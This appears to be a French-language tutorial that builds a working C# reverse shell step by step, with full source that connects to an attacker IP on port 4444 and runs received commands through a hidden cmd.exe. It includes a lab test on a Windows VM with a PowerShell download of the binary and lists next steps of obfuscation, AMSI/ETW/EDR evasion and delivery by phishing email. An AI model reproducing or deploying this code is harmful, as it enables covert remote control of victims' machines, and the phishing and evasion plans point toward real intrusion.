





# 1 - Basic Reverse Shell

| Niveau  | Amélioration                        | Sujet à apprendre              |
|---|-------------------------------------|--------------------------------|
|  Basique       | Chiffrer la communication (SSL/TLS) | SslStream                      |
|  Intermédiaire | Obfuscation                         | ConfuserEx                     |
|  Avancé        | Injection mémoire                   | DInvoke, P/Invoke              |
|  Très avancé   | Eviter les EDR                      | Bypasser AMSI, ETW, signatures |

## Résultat

```
using System;
using System.Net.Sockets;
using System.IO;
using System.Diagnostics;

namespace ReverseShell
{
    class Program
    {
        static void Main(string[] args)
        {
            string serveur = "192.168.1.100"; // ← IP de Kali
            int port = 4444;

            try
            {
                using (TcpClient client = new TcpClient(serveur, port))
                using (Stream stream = client.GetStream())
                using (StreamReader reader = new StreamReader(stream))
                using (StreamWriter writer = new StreamWriter(stream) { AutoFlush =
true })
                {
                    writer.WriteLine("[+] Connexion établie avec succès.");

                    while (true)
                    {
                        string commande = reader.ReadLine();

                        if (commande.ToLower() == "exit")
                            break;

                        // Lancer le processus CMD
                        Process p = new Process();
                        p.StartInfo.FileName = "cmd.exe";
                        p.StartInfo.Arguments = "/c " + commande;
                        p.StartInfo.RedirectStandardOutput = true;
                        p.StartInfo.RedirectStandardError = true;
                        p.StartInfo.UseShellExecute = false;
                        p.StartInfo.CreateNoWindow = true;
                        p.Start();

                        string output = p.StandardOutput.ReadToEnd();
                        string error = p.StandardError.ReadToEnd();
```

```

        writer.WriteLine(output + error);
    }
}
}
catch (Exception ex)
{
    Console.WriteLine("Erreur : " + ex.Message);
}
}
}
}

```

## Pas à pas

## Librairies

## System



### Note

In C#, `using System;` is **used to import the System namespace**, which contains fundamental classes and base functionalities that are essential for most C# programs. Without it, you'd have to use fully qualified names for common classes like `Console`, `String`, `Math`, etc.

Globalement, utiliser `System` est primordial, voir obligatoire :

La bibliothèque `System` est essentielle en C# car elle contient les classes de base du framework .NET. C'est elle qui permet d'accéder aux fonctionnalités fondamentales nécessaires pour presque tout type de programme, qu'il soit simple ou avancé.

Voici ce qu'elle apporte concrètement :

- Les types de base comme `String`, `Int32`, `Boolean`, etc., viennent de `System`.
- Les classes d'entrée/sortie comme `Console` (pour lire ou écrire dans la console).
- Les classes de gestion des exceptions (`Exception`, `Try/Catch`).
- Les conversions de types (`Convert`, `BitConverter`).
- La gestion de la mémoire et du garbage collector (`GC`, `IDisposable`).


Autrement dit, sans `System`, tu ne pourrais même pas écrire un `Hello World`. Elle constitue le noyau de tout projet C# car elle fournit les briques de base pour manipuler les données, gérer le flux du programme, et communiquer avec l'environnement d'exécution.

Dans un reverse shell, même si d'autres bibliothèques comme `System.Net.Sockets` ou `System.Diagnostics` sont plus spécifiques, elles héritent toutes de la structure et des conventions posées par `System`. C'est donc un prérequis fondamental.

*Un bon réflexe est toujours de commencer par écrire `using System;` dans son code.*

## code

Voici le début de notre code en ajoutant '**System**' :



```
1  using System;
2
3
4
5  namespace ReverseShell
6  {
7      0 references
8      class Program
9      {
10         0 references
11         static void Main(string[] args)
12         {
13
14         }
15     }
16 }
17
18
```

## System.Net.Sockets

`System.Net.Sockets` est la bibliothèque qui permet de gérer les communications réseau bas niveau en C#. Elle donne accès aux **sockets**, un mécanisme de communication entre deux machines via TCP ou UDP.

Voici ce qu'elle permet :

- Créer un client ( `TcpClient` ) ou un serveur ( `TcpListener` ) TCP.
- Établir une connexion vers une IP et un port.
- Envoyer et recevoir des données en binaire via un `NetworkStream` .
- Gérer les adresses IP, ports, connexions, et les erreurs réseau.


Dans le cas d'un reverse shell, cette bibliothèque est utilisée pour :

- Initier la connexion de la machine cible vers l'attaquant.
- Transmettre les commandes à exécuter.
- Renvoyer le résultat de ces commandes via le réseau.

Sans `System.Net.Sockets` , tu ne peux pas écrire de communication directe bas niveau entre deux machines. C'est donc une bibliothèque indispensable pour tout ce qui concerne les connexions réseau en mode socket, y compris les reverse shells.

## code

Ajout de la librairie '**System.Net.Sockets**' :



## System.IO

`System.IO` est la bibliothèque qui permet de manipuler les entrées et sorties de données, principalement à travers des flux (streams). Elle sert à lire ou écrire dans des fichiers, des mémoires, des connexions réseau, etc.

Voici ce qu'elle permet :


- Lire ou écrire dans un fichier ( `File` , `FileStream` , `StreamReader` , `StreamWriter` ).
- Gérer des répertoires et fichiers ( `Directory` , `Path` , `FileInfo` , `DirectoryInfo` ).
- Travailler avec des flux de données abstraits ( `Stream` , `BufferedStream` , etc.).

Dans un reverse shell, `System.IO` est utilisée pour :

- Lire les commandes reçues par le socket (avec `StreamReader` ).
- Écrire les résultats des commandes dans le socket (avec `StreamWriter` ).
- Manipuler facilement des données textuelles en flux sans s'occuper des conversions binaires.

C'est donc une bibliothèque essentielle pour gérer les communications entre la machine attaquante et la cible, en facilitant l'échange de texte sur une connexion TCP.

### code



```
1 using System;
2 using System.Net.Sockets;
3 using System.IO;
4
5
6 namespace ReverseShell
7 {
8     0 references
9     class Program
10    {
11        0 references
12        static void Main(string[] args)
13        {
14
15        }
16    }
17 }
18
```

## System.Diagnostics

### Note

Microsoft doc :

<https://learn.microsoft.com/fr-fr/dotnet/api/system.diagnostics?view=net-9.0>

Fournit des classes qui vous permettent d'interagir avec les processus système, les journaux d'événements et les compteurs de performances.

`System.Diagnostics` est la bibliothèque qui permet d'interagir avec les processus, les performances système et les journaux d'événements. Elle est utilisée pour lancer des programmes, surveiller leur exécution ou collecter des informations sur le système.

Voici ce qu'elle permet :

- Démarrer un processus externe avec `Process` .
- Configurer ce processus via `ProcessStartInfo` (par exemple, le rendre invisible, rediriger ses flux).
- Lire les sorties standard ( `StandardOutput` , `StandardError` ) d'un processus lancé.
- Arrêter un processus, vérifier son état, ou obtenir son ID.

Dans un reverse shell, cette bibliothèque est utilisée pour :

- Lancer `cmd.exe` ou `powershell.exe` afin d'exécuter les commandes reçues.
- Rediriger la sortie de ces commandes pour la capturer dans le programme.
- Transmettre cette sortie à l'attaquant via le socket.

Sans `System.Diagnostics` , tu ne pourrais pas exécuter de commandes système depuis ton code, ce qui rendrait le reverse shell inutile. C'est donc le composant clé pour la phase d'exécution des commandes sur la machine cible.

## code

```
CSHARPHTB
├── .vscode
├── bin
├── libs
├── obj
├── CsharpHTB.csproj
├── CsharpHTB.sln
└── Program.cs

Program.cs > Program > Main
1  using System;
2  using System.Net.Sockets;
3  using System.IO;
4  using System.Diagnostics;
5
6
7  namespace ReverseShell
8  {
9      0 references
10     class Program
11     {
12         0 references
13         static void Main(string[] args)
14         {
15         }
16     }
17 }
```

Les librairies nécessaires sont maintenant ajoutées. On peut passer à la construction du code.

## Class

- `namespace ReverseShell` : c'est l'espace de noms (namespace), utilisé pour organiser ton code et éviter les conflits entre classes portant le même nom.
- `class Program` : c'est une **classe** nommée `Program`. Une classe est une structure de base en C# qui regroupe des variables (attributs) et des fonctions (méthodes).
- `static void Main(string[] args)` : c'est la **méthode principale** (`Main`) de la classe `Program`. Elle est statique (donc appelée sans créer d'objet), et c'est le point d'entrée de tout programme C#.

## Variables

```
string serveur = "192.168.1.100"; // ← IP locale
int port = 4444;
```

### Note

Création de deux variables :

- `string` --> Pour l'adresse IP (elle contient des '.' ce qui en fait une chaîne de caractère)
- `int` --> Pour le port (Pour les entiers)

Les variables sont toujours intensiées en premier.

## code

```
Program.cs > ...
1  using System;
2  using System.Net.Sockets;
3  using System.IO;
4  using System.Diagnostics;
5
6
7  namespace ReverseShell
8  {
9      0 references
10     class Program
11     {
12         0 references
13         static void Main(string[] args)
14         {
15             string serveur = "@IP"; // add your IP ADDRESS
16             int port = 4444; // add your desired PORT
17         }
18     }
19 }
```

## Exceptions

### Methods and Exception Handling

On va mettre en place des exceptions :

- Le 'try' contiendra ce qui est susceptible de générer une exception.
- Le 'catch' intercepte et traite l'exception

#### Note

En C#, on utilise `try` et `catch` pour gérer les erreurs qui peuvent se produire pendant l'exécution d'un programme. On appelle cela la gestion des exceptions.

Quand tu places du code dans un bloc `try`, tu indiques que ce code **pourrait provoquer une erreur** (par exemple, une erreur de réseau, d'accès à un fichier, une division par zéro, etc.).

*Le try contiendra le code à 'essayer' et le catch contiendra seulement un message qui 'renvoi' l'erreur.*

code

```
Program.cs > Program > Main
7 namespace ReverseShell
8 {
9     0 references
10    class Program
11    {
12        0 references
13        static void Main(string[] args)
14        {
15            string serveur = "@IP"; // add your IP ADRESS
16            int port = 4444; // add your desired PORT
17
18            try
19            {
20
21            }
22            catch
23            {
24
25            }
26
27        }
28    }
29 }
```

## TCP & Flux

### using (TcpClient client = new TcpClient(serveur, port))

Le mot-clé `using` est utilisé pour **gérer automatiquement les ressources**. Ici, `TcpClient` ouvre une connexion réseau. Une fois que le bloc `using` se termine (quand on sort de ses accolades), l'objet `client` est automatiquement fermé et libéré.

Autrement dit, le `using` sert à :

- Créer une ressource (ici un objet `TcpClient`).
- Utiliser cette ressource dans un bloc de code.
- S'assurer qu'elle sera **fermée correctement**, même s'il y a une erreur ou une exception.

Sans `using`, tu devrais appeler `client.Close()` ou `client.Dispose()` manuellement. Si tu oublies, la connexion pourrait rester ouverte, ce qui consomme de la mémoire ou bloque des ports.

Donc en résumé :

- `using` permet de gérer proprement des objets qui utilisent des ressources système (fichiers, connexions, sockets...).
- Quand le bloc se termine, l'objet est automatiquement libéré.
- C'est très utile dans les programmes réseau comme un reverse shell.

### using (Stream stream = client.GetStream())

Cette commande utilise le mot-clé `using` pour **gérer automatiquement le flux réseau** obtenu à partir de la connexion `client`.

`client.GetStream()` retourne un objet de type `Stream` (souvent un `NetworkStream`), qui permet :



- de **lire** les données reçues du serveur ou de l'attaquant,
- d'**écrire** des données vers la machine distante.

Mais comme tous les flux, cet objet utilise des ressources du système (mémoire, connexion). Il faut donc le **fermer proprement** quand on a fini. C'est justement ce que fait le `using`.

Quand le bloc `using` se termine, le `Stream` est automatiquement **fermé** et libéré, même si une erreur se produit à l'intérieur du bloc.

En résumé :

- Tu obtiens un flux réseau avec `client.GetStream()`.
- Tu l'utilises dans un `using` pour garantir sa fermeture propre.
- C'est indispensable pour éviter les fuites de ressources ou des connexions bloquées.

## **using (StreamReader reader = new StreamReader(stream))**

Cette commande crée un **lecteur de flux** à partir du `Stream` réseau existant (souvent obtenu avec `client.GetStream()`).

`StreamReader` est une classe conçue pour **lire du texte** (et non des données binaires) à partir d'un flux, caractère par caractère ou ligne par ligne.

Tu l'utilises dans un reverse shell pour :

- Lire les commandes envoyées depuis l'attaquant.
- Les récupérer ligne par ligne avec `reader.ReadLine()`.

Pourquoi le `using` ici ?

Comme `StreamReader` utilise un flux système (réseau, fichier, etc.), il faut **le fermer proprement** une fois la lecture terminée. En le mettant dans un `using`, tu t'assures que :

- le `StreamReader` est automatiquement fermé,
- le flux sous-jacent (le `Stream`) peut être libéré correctement.

En résumé :

- `StreamReader` lit des données texte à partir d'un flux.
- Il simplifie la lecture de chaînes de caractères depuis une connexion réseau.
- Le `using` garantit sa fermeture même en cas d'erreur.

## **using (StreamWriter writer = new StreamWriter(stream) { AutoFlush = true })**

Cette commande crée un **écrivain de flux texte** (un `StreamWriter`) à partir d'un flux réseau (`stream`). Tu t'en sers pour **envoyer des données textuelles** vers la machine distante.

L'option `{ AutoFlush = true }` signifie que chaque fois que tu écris une ligne avec `writer.WriteLine(...)`, les données sont **envoyées immédiatement** sans attendre que le tampon soit plein.

C'est très utile dans un reverse shell, car tu veux que les résultats de commande soient envoyés tout de suite.

Pourquoi le `using` ?

Comme `StreamWriter` utilise un flux réseau, il doit être **fermé proprement**. Le bloc `using` garantit que :

- Le `StreamWriter` est fermé quand le bloc est terminé.
- Les ressources sont libérées même si une erreur se produit.
- Le flux réseau est proprement libéré.

En résumé :

- `StreamWriter` sert à **écrire du texte** dans un flux.
- `AutoFlush = true` permet un envoi immédiat des données.
- Le `using` garantit que l'écrivain est fermé correctement.

## Processus

### Note

Création de l'objet Process nommé 'p'.

**`p.StartInfo.Arguments = "/c " + commande;`**

- `/c` signifie exécuter la commande puis fermer le terminal.

En fait, chaque commandes effectuer va rouvrir un terminal sur la machine cible.

**`p.StartInfo.RedirectStandardOutput = true;`**

Permet la lecture des résultats des commandes dans notre programme.

**`p.StartInfo.RedirectStandardError = true;`**

Récupère les erreurs, similaire à la commande au dessus

**`p.StartInfo.UseShellExecute = false;`**

Redirige vers notre sortie, on ne veut pas passer par le shell Windows.

**`p.StartInfo.CreateNoWindow = true;`**

Ne pas afficher le terminal pendant l'exécution, il tournera en arrière plan.


**p.Start();**

Démarrage du processus avec tout les paramètres ajoutés.

## Mise en pratique

*Installation d'une VM Windows 10, le reverse shell se fera depuis ma machine locale (debian) vers la Windows.*

Invoke-WebRequest -Uri <http://192.168.1.154:8000/Program.exe> -Outfile  
C:\Users\XoTourLiff33\Program.exe



dir

Le volume dans le lecteur C n'a pas de nom.

Le numéro de série du volume est D03F-7D1E

Répertoire de C:\Users\XoTourLiff33

```
23/07/2025  19:59    <DIR>          .
23/07/2025  19:59    <DIR>          ..
20/07/2025  18:38    <DIR>          3D Objects
20/07/2025  18:38    <DIR>          Contacts
20/07/2025  18:38    <DIR>          Desktop
20/07/2025  18:38    <DIR>          Documents
20/07/2025  18:38    <DIR>          Downloads
20/07/2025  18:38    <DIR>          Favorites
20/07/2025  18:38    <DIR>          Links
20/07/2025  18:38    <DIR>          Music
20/07/2025  18:40    <DIR>          OneDrive
20/07/2025  18:39    <DIR>          Pictures
23/07/2025  19:59                4 608 Program.exe
20/07/2025  18:38    <DIR>          Saved Games
20/07/2025  18:39    <DIR>          Searches
20/07/2025  18:38    <DIR>          Videos
                1 fichier(s)                4 608 octets
                15 Rép(s)  42 494 578 688 octets libres
```

```
<Module> ReverseShell Program args TcpClient System.Net.Sockets .ctor Stream System.IO GetStream NetworkStream StreamReader StreamWriter set_AutoFlush TextWriter WriteLine TextReader ReadLine String System.ToLower op_Equality Process System.Diagnostics get_StartInfo ProcessStartInfo set_FileName Concat se
( 3 P r o d u c t V e r s i o n
I
```

Lecture du reverse possible, il n'est pas obfusqué.

Point à améliorer pour les prochains :

- Envoyer le reverse depuis un mail phishing
- Obfuscation du code